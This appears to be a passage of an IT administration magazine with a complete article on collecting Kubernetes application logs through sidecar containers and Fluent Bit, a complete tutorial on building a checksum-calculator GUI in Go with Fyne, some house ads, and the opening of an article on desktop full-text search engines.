
Info

- [1] GRR Rapid Response: [\[https://grr-doc.readthedocs.io/en/latest/\]](https://grr-doc.readthedocs.io/en/latest/)
- [2] MISP: [\[https://www.misp-project.org\]](https://www.misp-project.org)
- [3] The Hive Project: [\[https://docs.thehive-project.org\]](https://docs.thehive-project.org)
- [4] Cortex: [\[https://github.com/TheHive-Project/Cortex\]](https://github.com/TheHive-Project/Cortex)
- [5] Docker templates: [\[https://github.com/TheHive-Project/Docker-Templates\]](https://github.com/TheHive-Project/Docker-Templates)
- [6] Traffic Light Protocol: [\[https://www.first.org/tlp/\]](https://www.first.org/tlp/)
- [7] Permissible Actions Protocol: [\[https://misp-project.org/taxonomies.html#_pap\]](https://misp-project.org/taxonomies.html#_pap)



Figure 4: Displaying the analyzer results in the Observables overview.

Hit the ground running with Linux




Want your friends and colleagues to make the switch to Linux?

This single issue shows beginners how to:

- install Linux
- download and install free software for your Linux system
- play games
- create documents and spreadsheets
- process photos
- play music and videos
- and much more!

ORDER ONLINE: shop.linuxnewmedia.com/specials



Collecting application
logfiles with Kubernetes

Attentive Co-Driver

Modern scale-out environments with containers make log collection difficult. We present concepts and methods for collecting application logfiles with a sidecar container in Kubernetes environments. By Andreas Stolzenberger

When a large, monolithic virtual machine (VM) with all services is replaced by a group of several cooperating containers, each running only one service, containerized applications scale the number of respective containers as required to improve availability and performance and allow for the individual components of an application to be changed separately (e.g., to complete an update).

Web applications are the classic example of a modern scale-out architecture. A number of containers handle the database back end, and still others host a classic network filesystem for static content. A scaling group runs the application's web front end. Redundant containers with a message bus or a key value store provide communication for all the components involved. The front-end application developers can dynamically change and update their part of the application without disturbing the functionality of the back end or other components.

However, a scale-out architecture also comes with a whole series of challenges – and not just for application developers. Administrators of a scaling environment also need to stay on top of things: both metrics and logs.

In monolithic scenarios, the administrator can simply integrate a log collector client into the application VM and provide it with static configurations. However, this scenario no longer works for dynamically scaling environments, where logs come from a great many containers with ever-changing names and addresses. Most commercial Kubernetes implementations take care of metrics out of the box because the management layer needs information such as the CPU load and memory usage of individual pods and containers (e.g., to trigger scale-up or scale-down tasks). However, logs are a different story because users have to take care of collecting the application logs themselves.

Old Friends Reach Their Limits

Operating system templates for containers need to stay as small as possible and only include the bare essentials, with no extensive Init system such as systemd and no log services such as journald or syslog. The goal is to start only one service with the container. Of course, you do not want a container to collect log information

on the temporary local filesystem. Many start scripts therefore simply call the desired service in “foreground mode,” such as

```
exec httpd -DFOREGROUND
```

in an Apache container.

In this way, all the log output ends up on the console by way of the well-known stdout and stderr data streams. From there, container managers such as Docker or Podman can retrieve and process the output. These services provide log drivers for this purpose that forward the stderr and stdout outputs of a container to a collector.

In the simplest form, Docker, Podman, and Kubernetes write the container logs in their own file formats, so you can retrieve them with:

```
docker|podman|kubectl logs <containerid>
```

The list of available drivers includes syslog, journald, and fluentd, all three of which forward the log output of running containers to the respective server running on the container host itself. Syslog and journald are fine for single installations and developer and test environments. However,

if you need a better overview, you can hardly get around qualified and grouped logs and will therefore want to look into fluentd [1].

However, a simple fluentd scenario assumes that the service itself is running on the container host (or in a container on the host) and that the container only outputs a log over stdout, which in turn limits scaling. In a larger Kubernetes environment, IT managers will want to collect logs per associated application rather than per host. Further complicating matters, various applications do not easily dump their log information to stdout/stderr.

In some scenarios, the service in the container generates multiple logs in different formats, which would make evaluation by stdout far more difficult. For example, if a PHP application runs on an Nginx web server in a container, up to four log outputs are generated: the access and error logs of the Nginx server, the log of the PHP interpreter, and the log of the PHP application.

Sidecar for the Log Collector

As an alternative to log collection by stdout with collection by the host, you can provide application containers with a sidecar specifically for logging. This concept is referred to as a “sidecar container,”

which runs the log collection for a single container or a whole group of containers and runs as an additional container within a pod (Figure 1). As the application grows and more pods start, each application service is given its own sidecar.

As a passenger, the sidecar container can intercept and process the stdout output of the container being

logged. In this mode, however, the logging container must then include the \$HOSTNAME in its standard output so that the sidecar container can qualify the logs and keep multiple sources apart. In practice, however, it is far more common for applications to write their logs to a separate log-

Pod, Container, Replica Set, and Deployment

Often, even IT professionals get the concepts of pods, containers, replica sets, and deployments mixed up, so here's a quick run-through of the terms:

A *container* runs only one service with the minimal operating system runtime and the application itself, if possible.

A *pod* comprises at least one container and the metadata important to Kubernetes, such as environments and variables. It can contain several directly related containers. However, the containers within a pod cannot scale independently. In the example here, a pod contains the container with the application and a container with the log shipper.

A *replica set* defines how Kubernetes scales and operates the pods. The set specifies parameters such as the minimum active pods on separate hosts or the lower and upper limits on running pods. For non-scaling applications, however, the replica set can also specify failover rules, such as running one active and one passive pod.

Finally, *deployment* is the declarative description of how an application should run. It describes the desired pods and, if necessary, several replica sets (front end, back end, database, etc.) and ensures that enough pods are always running as long as the deployment is active.




Figure 1: Complex Kubernetes applications comprise dozens of pods. Within these pods, sidecar containers can collect the log information.

file. Again, the sidecar container can retrieve the information by having the setup provide a hardened volume for the application and sidecar. Here, you configure your containerized application to put its log output into different directories on a shared storage

Listing 1: Binding the Sidecar Container

```
apiVersion: apps/v1
kind: Deployment
spec:
  containers:
    - name: Application
      image: my_application
      volumeMounts:
        - name: logdir1
          mountPath: /var/log/1
        - name: logdir2
          mountPath: /var/log/2
    - name: logcollector
      image: my-log-collector
      volumeMounts:
        - name: logdir1
          mountPath: /var/log/1
        - name: logdir2
          mountPath: /var/log/2
        - name: config
          mountPath: /etc/service
  volumes:
    - name: logdir1
      emptyDir: {}
    - name: logdir2
      emptyDir: {}
    - name: config
      configMap:
        name: my-service-config
```

Listing 2: Binding Fluent Bit and Nginx

```
apiVersion: v1
kind: ConfigMap
metadata:
  name: my-service-config
data:
  fluent-bit.conf: |
    [INPUT]
      Name tail
      Tag nginx.access
      Parser nginx
      Path /var/log/1/access.log
    [INPUT]
      Name tail
      Tag nginx.error
      Parser nginx
      Path /var/log/2/error.log
    [OUTPUT]
      Name forward
      Match *
      Host my.elasticsearch.host
      Port 24224
```

medium. The sidecar container also links this medium to the log collector. A corresponding Kubernetes deployment (or excerpts of it) will then look like that in [Listing 1](#). (See the “Pod, Container, Replica Set, and Deployment” box.)

Services such as fluentd, the lightweight Fluent Bit, or even Filebeat from Elastic itself can run in the log collector container. You can use existing community images as templates or create your own images with Buildah, which requires a matching service configuration. With Docker or Podman, you would copy a customized configuration file to the container with the `COPY:` option.

A Kubernetes deployment accomplishes this in a slightly more elegant way, in that you can store the content of the service configuration for this purpose in a `ConfigMap`. The deployment then binds this API object to the log shipper container with a volume (named `config`), which allows you to store a whole range of different log shipper configurations for different services in your Kubernetes environment. [Listing 2](#) shows an example of Fluent Bit and Nginx in the application container.

The `data` field of `ConfigMap` can contain several files if required by the log shipper you use. One of the few problems here is not so much the sidecar concept as the log shipper protocols. In the example given, Fluent Bit forwards the qualified log data to the host on the fictitious address *my.elasticsearch.host* but uses the non-standard port 24224 to do so, which will work, as long as the Elasticsearch-Fluent Bit-Kibana (EFK) stack is operating outside the Kubernetes cluster and is able to accept data on port 24224.

Inside a Kubernetes cluster, however, this turns out to be a bit more difficult. Here, “routers” forward the inbound traffic to the destination, although the term is not technically appropriate because it is a reverse proxy. The reverse proxy in turn usually only sends ports 80, 443, and possibly 6443 (Kubernetes API) to the cluster but not non-

standard ports such as 24224. You need to check your log shipper to see whether its protocol can be forwarded like HTTPS through a reverse proxy. Alternatively, some Kubernetes distributions allow you to bind services to the static addresses of individual Kubernetes nodes, which allows data to be sent to non-standard ports without a router.

More Sidecars for Deleting

When logging to files, the application consumes disk space. Systems tend to fail because full logfiles occupy all free space. As soon as containerized applications use shared storage, you also risk overflow. In the example in [Listing 2](#), the containerized application will happily write log data to a shared volume. The log sidecar processes this data but does not delete the data when the work is done. To prevent disk overflow, you need to integrate another sidecar into the pod that takes care of log rotation. A number of ready-made log rotate images for Kubernetes can be found online that take care of archiving and deleting old log data.


Conclusions

At first glance, it might seem like overkill to provide each individual application container two additional containers that are solely responsible for log management, but even in classic setups, you have to configure the log services manually on the respective VMs. The work up front with custom sidecar images will certainly take a little more time than quickly setting up a log client on a VM. In the long run, however, administration will be simplified. For new applications, you only have to reference the existing sidecar and a matching configuration in the deployment, and these images can be maintained by different employees and updated independently of the application itself. ■

Info

[1] fluentd: [\[https://www.fluentd.org\]](https://www.fluentd.org)

12 Years of ADMIN on One DVD



This searchable DVD gives you 64 issues of ADMIN, the #1 source for:

- DevOps
- ransomware
- edge computing
- automation
- orchestration
- and more from the front lines of IT

Clear off your bookshelf and complete your ADMIN library with this powerful DVD!

ORDER NOW!
shop.linuxnewmedia.com





Program GUIs in Go with Fyne

Fyne Work

In Go, which was originally developed for system programming, graphical user interfaces were not typically necessary. But a relatively new toolkit, Fyne, lets programmers build platform-independent GUIs for Go programs. By Markus Hoffmann

Creating a graphical user interface (GUI) with the Fyne framework [1] requires some preparation, including installing the GCC compiler and a graphics driver [2]. You will also need at least Go v1.12. The command

```
go get fyne.io/fyne/v2
```

downloads and sets up Fyne v2. To get a first impression of the different Fyne widgets, you can take a look at a demo app [3] and its available controls. To download and launch this Fyne demo, enter

```
go get fyne.io/fyne/v2/cmd/fyne_demo
fyne_demo
```

in the terminal.

Basic Framework

A few lines of code are all it takes to create a spartan window in Fyne (Listing 1). The import statement brings in the required packages. To

create an executable program, line 9 defines the `main()` function as the entry point. The `app.New()` method creates a new Fyne instance, and the `a.NewWindow("<Title>")` method specifies a title for the header of the newly created program window.

As you might expect from the last four lines, the program makes the window appear with the defined width and height, writes a simple label with the obligatory *Hello World!* to the window, draws the Fyne window at the center of the screen, and displays the window. The application runs in a continuous loop waiting for user actions.

Checksum Calculator

To illustrate the capability of the Fyne framework, I look at a small tool for calculating checksums (Listing 2) and show in detail how to implement its graphical interface (Figure 1).

Listing 1: Basic Fyne Framework

```
01 package main
02
03 import (
04     "fyne.io/fyne/v2"
05     "fyne.io/fyne/v2/app"
06     "fyne.io/fyne/v2/widget"
07 )
08
09 func main() {
10     a := app.New()
11     w := a.NewWindow("<Title>")
12     w.Resize(fyne.NewSize(200, 200))
13     w.SetContent(widget.NewLabel("Hello World!"))
14     w.CenterOnScreen()
15     w.ShowAndRun()
16 }
```




Figure 1: A small tool for computing checksums.

Listing 2: checksum.go

```

001 package main
002
003 import (
004     "fyne.io/fyne/v2"
005     "fyne.io/fyne/v2/app"
006     "fyne.io/fyne/v2/container"
007     "fyne.io/fyne/v2/dialog"
008     "fyne.io/fyne/v2/theme"
009     "fyne.io/fyne/v2/widget"
010     "os"
011     "strings"
012 )
013
014 func main() {
015     a := app.New()
016     a.Settings().SetTheme(theme.LightTheme())
017     w := a.NewWindow("checksum calculator")
018     w.Resize(fyne.NewSize(600, 800))
019
020     menuItemLight := fyne.NewMenuItem("Light Theme", func() {
021         a.Settings().SetTheme(theme.LightTheme())
022     })
023
024     menuItemDark := fyne.NewMenuItem("Dark Theme", func() {
025         a.Settings().SetTheme(theme.DarkTheme())
026     })
027
028     menuQuit := fyne.NewMenu("File")
029     menuTheme := fyne.NewMenu("View", menuItemLight, menuItemDark)
030
031     mainMenu := fyne.NewMainMenu(menuQuit, menuTheme)
032     w.SetMainMenu(mainMenu)
033     w.CenterOnScreen()
034
035     labelFile := widget.NewLabel("File:")
036     entryFile := widget.NewEntry()
037     buttonSelect := widget.NewButton("Select file", func() {
038         dialog.ShowFileOpen(func(read fyne.URIReadCloser, err error) {
039             if err != nil {
040                 dialog.ShowError(err, w)
041                 return
042             }
043             if read == nil {
044                 return
045             }
046             selectedFile := read.URI().String()
047             filePath := strings.TrimPrefix(selectedFile, "file:///")
048             entryFile.SetText(filePath)
049         }, w)
050     })
051     labelHash := widget.NewLabel("Hash:")
052
053     radioGroup := widget.NewRadioGroup([]string{"md5", "sha1", "sha256",
054         "sha512"}, func(s string) {
055     })
056
057     radioGroup.SetSelected("md5")
058     labelResult := widget.NewLabel("Result:")
059     entryResult := widget.NewEntry()
060     entryResult.Disable()
061
062     buttonGenerate := widget.NewButton("Compute", func() {
063         if entryFile.Text != "" {
064             info, err := os.Stat(entryFile.Text)
065             if os.IsNotExist(err) {
066                 dialog.ShowInformation("Info", "File does not exist!", w)
067             } else {
068                 if info.IsDir() {
069                     dialog.ShowInformation("Info", "File is a directory!", w)
070                 } else {
071                     if radioGroup.Selected == "md5" {
072                         go func() {
073                             checksum := genChecksum(entryFile.Text, "md5")
074                             entryResult.SetText(checksum)
075                         }()
076                     } else if radioGroup.Selected == "sha1" {
077                         go func() {
078                             checksum := genChecksum(entryFile.Text, "sha1")
079                             entryResult.SetText(checksum)
080                         }()
081                     } else if radioGroup.Selected == "sha256" {
082                         go func() {
083                             checksum := genChecksum(entryFile.Text, "sha256")
084                             entryResult.SetText(checksum)
085                         }()
086                     } else if radioGroup.Selected == "sha512" {
087                         go func() {
088                             checksum := genChecksum(entryFile.Text, "sha512")
089                             entryResult.SetText(checksum)
090                         }()
091                     }
092                 }
093             }
094         } else {
095             dialog.ShowInformation("Info", "Please select a file!", w)
096         }
097     })
098
099     labelCompare := widget.NewLabel("Compare:")
100     entryCompare := widget.NewEntry()
101     buttonCompare := widget.NewButton("Compare", func() {
102         if entryResult.Text != "" && entryCompare.Text != "" {
103             if entryResult.Text == entryCompare.Text {
104                 dialog.ShowInformation("Info", "Checksums identical!", w)
105             } else {
106                 dialog.ShowInformation("Error", "Checksums not identical!", w)
107             }
108         } else {
109             dialog.ShowInformation("Info", "Please fill out both input
110                 boxes!", w)
111         }
112     })
113
114     c := container.NewVBox(labelFile, entryFile, buttonSelect,
115         labelHash, radioGroup, labelResult,
116         entryResult, buttonGenerate, labelCompare,
117         entryCompare, buttonCompare)
118     w.SetContent(c)
119     w.ShowAndRun()
120 }

```

Lines 20 and 24 integrate a menubar into a Fyne application by defining two menu items. Each corresponds to a menu item in the list that appears when you click on an entry in the menubar. The first parameter specifies what the menu item is called, and the second defines an anonymous function that the program executes when the user clicks on the menu item. These two menu items are passed as parameters to the `fyne.NewMenu()` method in line 29 to add the View menu item to the menubar. Consequently, the View menu includes the two menu items *Light Theme* and *Dark Theme*, which are used to toggle the theme on the fly (see also the “Themes” section below).

Line 31 creates the menubar with the two menus with `fyne.NewMainMenu()` and adds it to the Fyne window with `w.SetMainMenu()`. The first menu in the menubar of a Fyne window always automatically contains the *Quit* item to close the application, without the need to define a menu item.

Widgets

Defining widgets like buttons, labels, input fields, and so on follows the same pattern. At the very top of the sample application’s GUI is a label that displays the text *File:*. Line 35 creates the `labelFile` variable and assigns it a Fyne label with `widget.NewLabel("File:")`.

The `widget.NewLabel()` parameter specifies that the string is visible. To make it visible, you have to add the `NewVBox()` widget to the container at the end of the code in line 114. A container widget acts as a kind of layout manager – a concept familiar from other languages like Java.

Here, `container.NewVBox(labelFile)` creates a box layout that arranges all the elements of the graphical interface vertically one below the other. This is a variadic function that takes unlimited parameters, so any number of GUI elements can be added. The element from the first parameter is placed at the top of the GUI, and each subsequent element in the parameter list is placed below

it in the GUI. The `w.SetContent(c)` statement adds the layout to the Fyne window.

Creating buttons works in a similar way. First, line 37 defines the `buttonSelect` variable, to which you assign a button with `widget.NewButton()`. The first value passed in is a string to label the button. The second parameter is again an anonymous function that the program executes as soon as a user presses the button. In this case, `dialog.ShowFileOpen()` calls a file selection dialog (see the “Graphical Dialogs” section).

Fyne’s input fields turn out to be relatively simple. You create them in the usual way with `widget.NewEntry()` and reintegrate them into the container widget in line 114. The input fields come with several methods, including `Disable()`, which prevents editing by the user. Line 60 uses this capability for the input field that displays the calculated checksum.

Defining radio buttons is simple, as well. Line 53 uses `widget.NewRadioGroup()` to define a contiguous group of radio buttons, wherein only one radio button can be active at any given time. The only parameter is a slice literal with strings. In Go, a slice is an array without a fixed size. The individual strings reflect the labels of the radio buttons, and you can also use them to access the radio buttons.

The `SetSelected()` method in line 57 is used to preselect the radio button with the `md5` label. When a button press later triggers the checksum calculation, the application checks which radio button is selected and uses the appropriate hash function accordingly. Now I’ll look in more detail at the button that triggers the checksum calculation. As usual, `widget.NewButton()` creates a Fyne button in line 62. When the button is pressed, the program first checks for a path to a file in the top input field. If a path exists,

`os.Stat(entryFile.Text)` passes the text in the input field as a parameter to the `Stat()` method, which returns a Go `FileInfo` structure that describes the file.

Line 65 uses the `os.IsNotExist(err)` method to check whether the file really exists. If not, the program displays a matching dialog with the info *File does not exist*. If the file does exist, it checks again with the `IsDir()` function to see if it is possibly a directory. The following cascade of `if` queries determines which radio button is currently selected with the `radioGroup.Selected` attribute, which contains the string associated with the radio button. Accordingly, a Go routine starts, with the DIY `genChecksum()` function (more on that later) and the parameters `entryFile.Text` and the string of the active radio button to calculate the checksum. The result ends up in the middle input field via `entryResult.SetText()`.

Themes

The `SetTheme()` method in line 16 gives the program window different looks. Fyne brings two built-in themes for a light appearance (*LightTheme*) and a dark color scheme (*DarkTheme*). By default, a GUI created with Fyne appears in the dark theme (Figure 2).




Figure 2: By default, GUIs created by Fyne appear in the dark theme.




Figure 3: The `dialog.ShowFileOpen()` function displays a simple file selection dialog.

Because the GUI remains in a continuous loop, you can toggle between the light (line 20) and dark (line 24) themes on the fly. An item under the sample application's View menu has instructions for changing the theme.

Graphical Dialogs

Fyne comes with several dialogs (e.g., for file selection or user information). For example, line 38 calls a file selection dialog with `dialog.ShowFileOpen()` (Figure 3). This function takes a callback function as its first parameter. The second parameter specifies the Fyne window in which the dialog should appear.

The program passes to the callback function an interface, `URIReadCloser`, that describes the selected file's data stream. In line 46, `read.URI().String()` then reads the selected file. Finally, you need to use `TrimPrefix()` to remove the leading `file://` from the file path string variable so that the program can process the result downstream as the source file for which you are calculating a checksum.

Outsourced Function

The `genChecksum()` function (Listing 3), which calculates checksums, resides in a separate file named `gen-checksum.go`. This arrangement allows the function to be started in a Go routine – a kind of separate thread – to decouple the checksum calculation from the GUI. Otherwise, the calculation would freeze the GUI and it would be unusable for the duration of the calculation.

The `genChecksum()` function takes two parameters. The first is the path to the file whose checksum is to be calculated, and the second is the hash function to be applied. The required algorithms for different hash functions are provided by the standard Go library in the `crypto` package.

Compiling

To compile the program, change to the directory with the source code files and fire off:

```
go mod init checksum
go build
```

The two-liner produces an executable binary named `checksum`.

Fyne also comes with a cross-compiler named `fyne-cross` [4] that can be used to compile executables for most operating systems:

```
$ go get github.com/fyne-io/fyne-cross
$ ~/go/bin/fyne-cross <operating system>
$ fyne-cross <operating system> -help
```

The cross-compiler requires a previously set up Docker image for the install (first line); then, a call to the cross-compiler in the directory containing the source code files is all it takes to compile an executable for the desired operating system (second line); and further options for configuring the compile are provided by the `fyne-cross` online help (final line).

Conclusions

All told, developing a GUI with the Fyne GUI toolkit is not rocket science. If you have at least a solid basic knowledge of Go or are perhaps moving from some other programming language, you will be able to find your way around quickly. In the present version 2.0, the framework already feels very rounded. If you want to learn more, take a closer look at a book by Fyne creator Andrew Williams [5]. ■

Info

- [1] Fyne: [https://fyne.io]
- [2] Graphics driver: [https://developer.fyne.io/started/]
- [3] Demo app: [https://fyne.io/fyne/v2/cmd/fyne_demo]
- [4] `fyne-cross`: [https://github.com/fyne-io/fyne-cross]
- [5] Williams, Andrew. *Building Cross-Platform GUI Applications with Fyne*. Packt, 2021: [https://www.packtpub.com/product/building-cross-platform-gui-applications-with-fyne/9781800563162]

Listing 3: `genchecksum.go`

```
01 package main
02
03 import (
04     "crypto/md5"
05     "crypto/sha1"
06     "crypto/sha256"
07     "crypto/sha512"
08     "encoding/hex"
09     "hash"
10     "io"
11     "log"
12     "os"
13 )
14
15 func genChecksum(file, hashfunc string) string {
16     var h hash.Hash
17
18     f, err := os.Open(file)
19     if err != nil {
20         log.Fatal(err)
21     }
22
23     defer f.Close()
24
25     switch hashfunc {
26     case "md5":
27         h = md5.New()
28     case "sha1":
29         h = sha1.New()
30     case "sha256":
31         h = sha256.New()
32     case "sha512":
33         h = sha512.New()
34     }
35
36     if _, err := io.Copy(h, f); err != nil {
37         log.Fatal(err)
38     }
39
40     result := hex.EncodeToString(h.Sum(nil))
41
42     return result
43 }
```




Three full-text desktop search engines

Needle in a Haystack

Desktop search engines such as Tracker, DocFetcher, and Recoll help track down files by their content, even in massive datasets. By Harald Jele

Some people say that keeping things tidy just means you're too lazy to search. However filesystems are not fixed, not necessarily logical or self-explanatory, and can change over time. Even for the tidiest of computer aficionados, it can be helpful and indeed essential to use search functions to find what was once stored, even into the furthest corners of a deeply nested storage system. This capacity is especially important if you want to search through a large volume of files, the content of which you are not familiar. For this kind of use case, it makes sense to take a closer look at the search functions on desktop computers and their possibilities.

The event that impelled me to author this article was the arrival of a 13GB bundle of compressed files, the contents of which could possibly be helpful in my research. To find out, I had to browse through the flood of data, aided only by standard search functions. Manual browsing, searching, and quick reading would have been too prone to error on the one hand and too time-consuming on the other. Thoroughly sifting through 554 files – each the size of an average daily newspaper – with trained eagle eyes would have used up some of my

